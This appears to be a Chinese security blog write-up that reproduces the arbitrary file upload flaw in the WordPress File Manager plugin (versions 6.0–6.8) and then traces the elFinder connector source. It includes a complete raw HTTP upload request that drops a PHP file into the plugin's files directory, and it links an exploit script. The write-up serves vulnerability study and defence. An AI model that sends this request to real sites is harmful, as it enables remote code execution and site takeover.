WordPress插件File-Manager任意文件上传复现

原创daxi0ng&水木逸轩 Timeline Sec
2020-10-06原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：daxi0ng&水木逸轩@Timeline Sec

本文字数：3591

阅读时长：10～12min

声明：请勿用作违法用途，否则后果自负

0x01 简介

WordPress是使用PHP语言开发的博客平台，用户可以在支持PHP和MySQL数据库的服务器上架设属于自己的网站。也可以把WordPress当作一个内容管理系统（CMS）来使用。

文件管理器允许您直接从WordPress后端编辑，删除，上载，下载，压缩，复制和粘贴文件和文件夹。不必费心使用FTP来管理文件和从一个位置移动文件。有史以来功能最强大，最灵活，最简单的WordPress文件管理解决方案！

0x02 漏洞概述

安全人员进行调查时，很快发现WordPress插件WPFileManager中存在一个严重的0day安全漏洞，攻击者可以在安装了此插件的任何WordPress网站上任意上传文件并远程执行代码。

攻击者可能会做任何他们选择采取的行动–窃取私人数据，破坏站点或使用该网站对其他站点或基础结构进行进一步的攻击。

0x03 影响版本

File Manager 6.0-6.8

0x04 环境搭建

为


Wordpress5.4.1下载地址

https://cn.wordpress.org/wordpress-5.4.1-zh_CN.tar.gz

wp-file-manager6.0下载地址：

公众号内回复“wordpress插件”

用 phpstudy 搭建 WordPress，安装插件



0x05 漏洞复现

POC：

POST /wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101

Firefox/79.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1/wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

Content-Type: multipart/form-data; boundary=---------------------------402078532114344024151352374707

Content-Length: 465

Origin: http://127.0.0.1

Connection: close

Cookie: PHPSESSID=184sec57d1sltqv23haagn3574;

-----------------------------402078532114344024151352374707

Content-Disposition: form-data; name="upload[0]"; filename="1.php"

Content-Type: image/jpeg

123213123

-----------------------------402078532114344024151352374707

Content-Disposition: form-data; name="cmd"


upload

-----------------------------402078532114344024151352374707

Content-Disposition: form-data; name="target"


l1_Lw==

-----------------------------402078532114344024151352374707--



访问

/wordpress/wp-content/plugins/wp-file-manager/lib/files/1.php




123213123

Timeline Sec


EXP脚本：


https://github.com/xDro1d/wp-file-manager



0x06 漏洞分析

修改数据包中target的值，发送POC出现错误，返回以下情况：






对比这三个POC，唯一的不同之处在于一个target之后是”l1_Lw==”，一个之后是”11_Lw==”，还有一个之后是”t1_Lw==”那么问题究竟出在了哪里？

首先数据包最早由connector.minimal.php接收，接收到数据包中的各个参数，这里走了一些弯路，但还是应该写出来

之后connector.minimal.php文件开始执行，首先判断“./vendor/autoload.php”是否可读，如果可读包含“./autoload.php”，执行autoload.php文件

看下autoload.php文件的代码，首先给“ELFINDER_PHP_ROOT_PATH”赋值为当前文件绝对地址



接着执行autoload.php文件最后的if判断

```php
if (version_compare( version1: PHP_VERSION, version2: '5.3', operator: '<')) {
    spl_autoload_register( autoload_function: 'elFinderAutoloader');
} else {
    spl_autoload_register( autoload_function: 'elFinderAutoloader', throw: true, prepend: true);
}
```


判断php的版本，如果版本再5.3之上，那么执行，补充知识点：

spl_autoload_register

是一个实现自动加载类的函数，自动加载类就是我们在new一个class的时候，不需要手动去写require来导入这个class.php文件，程序自动帮我们加载导入进来，而传入spl_autoload_register加载类函数的参数为将要new的类名


此时返回connector.minimal.php，elFinder

```php
// // Enable FTP connector netmount
elFinder::$netDrivers['ftp'] = 'FTP';
// ================================================
```


静态引用类将elFinder的$netDrivers数组初始化，将'FTP'赋值给'ftp'，接着往下执行

```php
// run elFinder
$connector = new elFinderConnector(new elFinder($opts));
$connector->run();
```

elFinder未被引入到当前文件，那么开始执行autoload.php的elFinderAutoloader方法，因为要实例化elFinder类，所以传入elFinderAutoloader的值为elFinder



接着走，$map自不用去看，都是人家写好的

首先$name，在数组$map中是存在的，那么include_once这个name所对应的类名，这里是elFinder，然后是newelFinder，自然是要先执行它的构造函数，给该对象的构造函数传入的参数为connector.minimal.php的$opts数组


```php
$opts = array(
    // 'debug' => true,
    'roots' => array(
        // Items volume
        array(
            'driver'        => 'LocalFileSystem',           // driver for accessing file system (REQUIRED)
            'path'          => '../files/',                 // path to files (REQUIRED)
            'URL'           => dirname($_SERVER['PHP_SELF']) . '/../files/', // URL to files (REQUIRED)
            'trashHash'     => 't1_Lw',                     // elFinder's hash of trash folder
            'winHashFix'    => DIRECTORY_SEPARATOR !== '/', // to make hash same to Linux one on windows too
            'uploadDeny'    => array('all'),                // All Mimetypes not allowed to upload
            'uploadAllow'   => array('all'), // Mimetype `image` and `text/plain` allowed to upload
            'uploadOrder'   => array('deny', 'allow'),      // allowed Mimetype `image` and `text/plain` only
            'accessControl' => 'access'                     // disable and hide dot starting
        ),
        // Trash volume
```




```php
array(
    'id'            => '1',
    'driver'        => 'Trash',
    'path'          => '../files/.trash/',
    'tmbURL'        => dirname($_SERVER['PHP_SELF']) . '/../files/.trash/.tmb/',
    'winHashFix'    => DIRECTORY_SEPARATOR !== '/', // to make hash same to Linux one on windows too
    'uploadDeny'    => array('all'),                // Recomend the same settings as the original volume that uses the
    'uploadAllow'   => array('image/x-ms-bmp', 'image/gif', 'image/jpeg', 'image/png', 'image/x-icon', 'text/plain'),
    'uploadOrder'   => array('deny', 'allow'),      // Same as above
    'accessControl' => 'access',                    // Same as above
),
```


接着看elFinder的构造函数


```php
*/
public function __construct($opts)  $opts: {roots => [2]}[1]
{
    // set default_charset
    if (version_compare( version1: PHP_VERSION, version2: '5.6', operator: '>=')) {
        if (($_val = ini_get( varname: 'iconv.internal_encoding')) && strtoupper($_val) !== 'UTF-8') {
            ini_set( varname: 'iconv.internal_encoding', newvalue: '');
        }
        if (($_val = ini_get( varname: 'mbstring.internal_encoding')) && strtoupper($_val) !== 'UTF-8') {
            ini_set( varname: 'mbstring.internal_encoding', newvalue: '');
        }
        if (($_val = ini_get( varname: 'internal_encoding')) && strtoupper($_val) !== 'UTF-8') {
            ini_set( varname: 'internal_encoding', newvalue: '');
        }
    } else {
        if (function_exists( function_name: 'iconv_set_encoding') && strtoupper(iconv_get_encoding( type: 'inte
            iconv_set_encoding( type: 'internal_encoding', charset: 'UTF-8');
```



现将默认的编码集设置为UTF-8，然后定义服务器命令接收的各种常量



此处省略位运算，只需要知道最后$errLevel的值为32266就行，接着给全局变量加入数组键“elFinderTempFps”，“elFinderTempFiles”，值都为空数组



```
// convert PATH_INFO to GET query
if (!empty($_SERVER['PATH_INFO'])) {
    $_ps = explode( delimiter: '/', trim($_SERVER['PATH_INFO'], charlist: '/'));
    if (!isset($_GET['cmd'])) {
        $_cmd = $_ps[0];
        if (isset($this->commands[$_cmd])) {
            $_GET['cmd'] = $_cmd;
            $_i = 1;
            foreach (array_keys($this->commands[$_cmd]) as $_k) {  commands: [30]
                if (isset($_ps[$_i])) {
                    if (!isset($_GET[$_k])) {
                        $_GET[$_k] = $_ps[$_i++];
                    }
                } else {
                    break;
                }
            }
        }
    }
}
```


接着$_SERVER[‘PATH_INFO’]为空，直接将这个对象的引用给了elFinder类的$instance变量

```
}

// set elFinder instance
elFinder::$instance = $this;  instance: elFinder

// setup debug mode
$this->debug = (isset($opts['debug']) && $opts['debug'] ? true : false);  $opts: {roots => [2]}[1]
if ($this->debug) {  debug: false
    error_reporting( level: defined( name: 'ELFINDER_DEBUG_ERRORLEVEL') ? ELFINDER_DEBUG_ERRORLEVEL : -1);
    ini_set( varname: 'display_errors', newvalue: '1');
    // clear output buffer and stop output filters
    while (ob_get_level() && ob_end_clean()) {
    }
}
```



接着debug经过$opt中的值判断为false，检测”elFinderSessionInterface”接口是否已经被定义，如果定义，将这个php文件包含到文件中

```
if (!interface_exists( interface_name: 'elFinderSessionInterface')) {
    include_once dirname( path: __FILE__) . '/elFinderSessionInterface.php';
}
```


将这个文件包含到文件中之后判断$opts的数组中session是否存在，然而$opts数组中并没有session键

执行else，else给$sessionOpts进行赋值，接着判断elFinderSession是否被引入，如果没有将它包含进来，然后初始化一个elFinderSession对象，elFinder对象的session引用这个对象


既然newelFinderSession那就要执行它的构造方法



看下此时$opts参数的值：



接着$this->session->start()方法执行



start方法用于设置自定义错误处理函数，之后进入下一个if判断语句

$fixCookieRegist的值为false，之后PHP_VERSION使用的是5.4以上版本

关于session_status的解释：
PHP_SESSION_DISABLED 会话是被禁用的
PHP_SESSION_NONE 会话是启用的，但不存在当前会话
PHP_SESSION_ACTIVE 会话是启用的，而且存在当前会话
看这代码的意思就是开启一个新的会话，给定Session ID值

if还没完了，挨个看吧
给$sessionUseCmds赋值，判断$opts[‘sessionUseCmds’]是否存在，是否是数组，如果满足，将两个数组合并为一个数组。

之后直接跳过判断HTTP_X_ELFINDER_VOLUMESCNTSTART的if语句，因为不存在。

```
$this->time = $this->utime();  time: 1601018985.6624
$this->sessionCloseEarlier = isset($opts['sessionCloseEarlier']) ? (bool)$opts['sessionCloseEarlier'] : true;
$this->sessionUseCmds = array_flip($sessionUseCmds);
$this->timeout = (isset($opts['timeout']) ? $opts['timeout'] : 0);
$this->uploadTempPath = (isset($opts['uploadTempPath']) ? $opts['uploadTempPath'] : '');
$this->callbackWindowURL = (isset($opts['callbackWindowURL']) ? $opts['callbackWindowURL'] : '');
$this->maxTargets = (isset($opts['maxTargets']) ? intval($opts['maxTargets']) : $this->maxTargets);
elFinder::$commonTempPath = (isset($opts['commonTempPath']) ? realpath($opts['commonTempPath']) : dirname( path:
if (!is_writable(elFinder::$commonTempPath)) {
    elFinder::$commonTempPath = sys_get_temp_dir();
    if (!is_writable(elFinder::$commonTempPath)) {
        elFinder::$commonTempPath = '';
    }
}
```




```
protected function utime()
{
    $time = explode( delimiter: " ", microtime());
    return (double)$time[1] + (double)$time[0];
}
```


执行utime方法，返回值给了time变量，剩下的一大堆也说不了，如果用了就用的时候说，于是重新捋思路，直接从elFinderConnector构造方法完毕之后的run方法开始（我才知道为什么之前分析的大哥不直接跟进elFinder的初始化，因为东西真的太多了）


```
*/
public function __construct($elFinder, $debug = false)  $elFinder: {ApiVersion => 2.1, ApiRevision => 56, instance => elFinder, currentArgs => [0], n
{

    $this->elFinder = $elFinder;  $elFinder: {ApiVersion => 2.1, ApiRevision => 56, instance => elFinder, currentArgs => [0], netDrivers => [2], loca
    $this->reqMethod = strtoupper($_SERVER["REQUEST_METHOD"]);  reqMethod: "POST"
    if ($debug) {  $debug: false
        self::$contentType = 'Content-Type: text/plain; charset=utf-8';  contentType: "Content-Type: application/jso charset=utf-8"
    }
}
```


跟进run





首先判断是否是POST方法传入数据，接着合并数组至$src

$maxInuptVars = null，而$src本身存在，所以直接跳过大段的if语句，直接到




给全局变量赋值这里，$_REQUEST的值变为






接着直接看第一个if语句，不会执行，因为$src没有targets参数

第二个if语句判断json_encode方法是否可用，在之后看flFinder->loaded方法，这里返回true，又跳出这个if语句




$cmd肯定存在值，$ifPost为true，所以不执行该if语句中的内容

此处的$cmd为upload



此处判断elFinder类中是否有upload方法，结果是有的

所以if语句又不会执行，看之后的foreach



首先commandArgsList方法跟进

```php
public function commandArgsList($cmd)  $cmd: "upload"
{
    if ($this->commandExists($cmd)) {
        $list = $this->commands[$cmd];
        $list['reqid'] = false;
    } else {
        $list = array();
    }
    return $list;
}
```


